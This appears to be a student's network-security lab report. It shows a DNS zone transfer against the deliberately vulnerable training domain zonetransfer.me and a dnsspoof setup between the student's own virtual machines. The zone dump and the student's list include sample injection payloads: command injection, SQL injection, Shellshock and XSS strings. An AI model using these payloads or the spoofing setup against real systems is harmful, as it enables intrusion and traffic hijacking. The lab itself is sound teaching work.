


Here is a full domain map.
We will now be using the dig command to find name servers of zaonetransfer.me



```
jordan@ubuntu:~$ dig +short NS zonetransfer.me
nsztm2.digi.ninja.
nsztm1.digi.ninja.
```

We were able to find 2 name servers



```
jordan@ubuntu:~$ dig axfr zonetransfer.me @nsztm1.digi.ninja.

; <<>> DiG 9.18.28-0ubuntu0.22.04.1-Ubuntu <<>> axfr zonetransfer.me @nsztm1.digi.ninja.
;; global options: +cmd
zonetransfer.me.        7200    IN      SOA     nsztm1.digi.ninja. robin.digi.ninja. 2019100801 172800 900 1209600 3600
zonetransfer.me.        300     IN      HINFO   "Casio fx-700G" "Windows XP"
zonetransfer.me.        301     IN      TXT     "google-site-verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XBmmoVi04VlMewxA"
zonetransfer.me.        7200    IN      MX      0 ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      A       5.196.105.14
zonetransfer.me.        7200    IN      NS      nsztm1.digi.ninja.
zonetransfer.me.        7200    IN      NS      nsztm2.digi.ninja.
_acme-challenge.zonetransfer.me. 301 IN TXT     "6Oa05hbUJ9xSsvYy7pApQvwCUSSGgxvrbdizjePEsZI"
_sip._tcp.zonetransfer.me. 14000 IN     SRV     0 0 5060 www.zonetransfer.me.
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200 IN PTR www.zonetransfer.me.
asfdbauthdns.zonetransfer.me. 7900 IN   AFSDB   1 asfdbbox.zonetransfer.me.
asfdbbox.zonetransfer.me. 7200  IN      A       127.0.0.1
asfdbvolume.zonetransfer.me. 7800 IN    AFSDB   1 asfdbbox.zonetransfer.me.
canberra-office.zonetransfer.me. 7200 IN A      202.14.81.230
cmdexec.zonetransfer.me. 300    IN      TXT     "; ls"
contact.zonetransfer.me. 2592000 IN     TXT     "Remember to call or email Pippa on +44 123 4567890 or pippa@zonetransfer.me when making DNS changes"
dc-office.zonetransfer.me. 7200 IN      A       143.228.181.132
deadbeef.zonetransfer.me. 7201  IN      AAAA    dead:beaf::
dr.zonetransfer.me.     300     IN      LOC     53 20 56.558 N 1 38 33.526 W 0.00m 1m 10000m 10m
DZC.zonetransfer.me.    7200    IN      TXT     "AbCdEfG"
email.zonetransfer.me.  2222    IN      NAPTR   1 1 "P" "E2U+email" "" email.zonetransfer.me.zonetransfer.me.
email.zonetransfer.me.  7200    IN      A       74.125.206.26
Hello.zonetransfer.me.  7200    IN      TXT     "Hi to Josh and all his class"
home.zonetransfer.me.   7200    IN      A       127.0.0.1
Info.zonetransfer.me.   7200    IN      TXT     "ZoneTransfer.me service provided by Robin Wood - robin@digi.ninja. See http://digi.ninja/projects/zonetransferme.php for more informa
internal.zonetransfer.me. 300   IN      NS      intns1.zonetransfer.me.
internal.zonetransfer.me. 300   IN      NS      intns2.zonetransfer.me.
intns1.zonetransfer.me. 300     IN      A       81.4.108.41
intns2.zonetransfer.me. 300     IN      A       167.88.42.94
office.zonetransfer.me. 7200    IN      A       4.23.39.254
ipv6actnow.org.zonetransfer.me. 7200 IN AAAA    2001:67c:2e8:11::c100:1332
owa.zonetransfer.me.    7200    IN      A       207.46.197.32
robinwood.zonetransfer.me. 302  IN      TXT     "Robin Wood"
rp.zonetransfer.me.     321     IN      RP      robin.zonetransfer.me. robinwood.zonetransfer.me.
sip.zonetransfer.me.    3333    IN      NAPTR   2 3 "P" "E2U+sip" "!^.*$!sip:customer-service@zonetransfer.me!" .
sqli.zonetransfer.me.   300     IN      TXT     "' or 1=1 --"
sshock.zonetransfer.me. 7200    IN      TXT     "() { :]}; echo ShellShocked"
staging.zonetransfer.me. 7200   IN      CNAME   www.sydneyoperahouse.com.
alltcpportsopen.firewall.test.zonetransfer.me. 301 IN A 127.0.0.1
testing.zonetransfer.me. 301    IN      CNAME   www.zonetransfer.me.
```


One of the entries found are contact.zonetransfer.me. 2592000 IN TXT "Remember to call or email Pippa on +44 123 4567890 or pippa@zonetransfer.me when making DNS changes"

which provides us with a phone number for one of the possible developers
We also found some hardware info Casio fx-700G Windows XP

There are also many common exploits being tested
XSS: "'>"
Shell Shock: "() { :]}; echo ShellShocked"
SQLi: "' or 1=1 --"
Command injection: "; ls"


4.3 - DNS Spoofing

We will not be performing a DNS Spoofing attack, kali as the attacker, ubuntu as the server, and windows as the victim




```
jordan@ubuntu:~/CSC153/Lab4$ nslookup google.com
Server:         127.0.0.53
Address:        127.0.0.53#53

Non-authoritative answer:
Name:   google.com
Address: 142.250.189.206
Name:   google.com
Address: 2607:f8b0:4005:80f::200e

jordan@ubuntu:~/CSC153/Lab4$ echo "142.250.189.206 www.google.com" >dns.txt
jordan@ubuntu:~/CSC153/Lab4$ cat dns.txt
142.250.189.206 www.google.com
jordan@ubuntu:~/CSC153/Lab4$
```

After looking up the name server, I identified the IP and put it in a txt file




```
jordan@ubuntu:~/CSC153/Lab4$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:0e:a8:9b brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
       valid_lft 481sec preferred_lft 481sec
    inet6 fe80::2816:2c4a:53b1:3f0e/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
jordan@ubuntu:~/CSC153/Lab4$
```

I identified the network interface of my ubuntu machine as enp0s3



```
jordan@ubuntu:~/CSC153/Lab4$ sudo dnsspoof -i enp0s3 -f dns.txt
dnsspoof: listening on enp0s3 [udp dst port 53 and not src 10.0.2.15]
```

I set up a dnsspoof server



Network and Sharing Center

Network and Internet > Network and Sharing Center

Control Panel Home

Change adapter settings

Change advanced sharing settings

Media streaming options

View your basic network information and set up connections

Ethernet Properties

Networking

Connect using:

Intel(R) PRO/1000 MT D

This connection uses the follow

- [✓] Client for Microsoft Ne
- [✓] File and Printer Sharin
- [✓] QoS Packet Schedule
- [✓] Internet Protocol Versi
- [ ] Microsoft Network Ada
- [✓] Microsoft LLDP Protoc
- [✓] Internet Protocol Versi

Description

Transmission Control Protoco
wide area network protocol t

Internet Protocol Version 4 (TCP/IPv4) Properties

General | Alternate Configuration

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

(●) Obtain an IP address automatically

( ) Use the following IP address:

IP address:	. . .
Subnet mask:	. . .
Default gateway:	. . .


( ) Obtain DNS server address automatically

(●) Use the following DNS server addresses:

Preferred DNS server:	10 . 0 . 2 . 15
Alternate DNS server:	. . .

[ ] Validate settings upon exit

Configured windows machine to be on the same DNS server as the ubuntu machine


Network and Sharing Center

« Network and Internet › Network and Sharing Center

Search Control Panel

Control Panel Home

Change adapter settings

Change advanced sharing settings

Media streaming options

See also

Internet Options

Windows Defender Firewall

View your basic network information and set up connections

No Internet access

Ethernet Properties

Networking

Internet Protocol Version 4 (TCP/IPv4) Properties

General | Alternate Configuration

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

(●) Obtain an IP address automatically
( ) Use the following IP address:


IP address: . . .
Subnet mask: . . .
Default gateway: . . .

( ) Obtain DNS server address automatically
(●) Use the following DNS server addresses:


Preferred DNS server: 192 . 168 . 1 . 50
Alternate DNS server: . . .

[ ] Validate settings upon exit

Didn't realize I forgot to turn on bridged adapter mode



```
Microsoft Windows [Version 10.0.19045.4894]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>nslookup google.com
DNS request timed out.
    timeout was 2 seconds.
Server:  UnKnown
Address:  192.168.1.50

Non-authoritative answer:
DNS request timed out.
    timeout was 2 seconds.
Name:    google.com
Address:  142.250.189.174


C:\Windows\system32>_
```

Looks like it is timing out but still resolving in the end?




```
jordan@ubuntu:~/CSC153/Lab4$ sudo dnsspoof -i enp0s3 -f dns.txt
dnsspoof: listening on enp0s3 [udp dst port 53 and not src 192.168.1.50]
192.168.1.48.55466 > 192.168.1.50.53:  2+ A? google.com
```

I am receiving a response in ubuntu



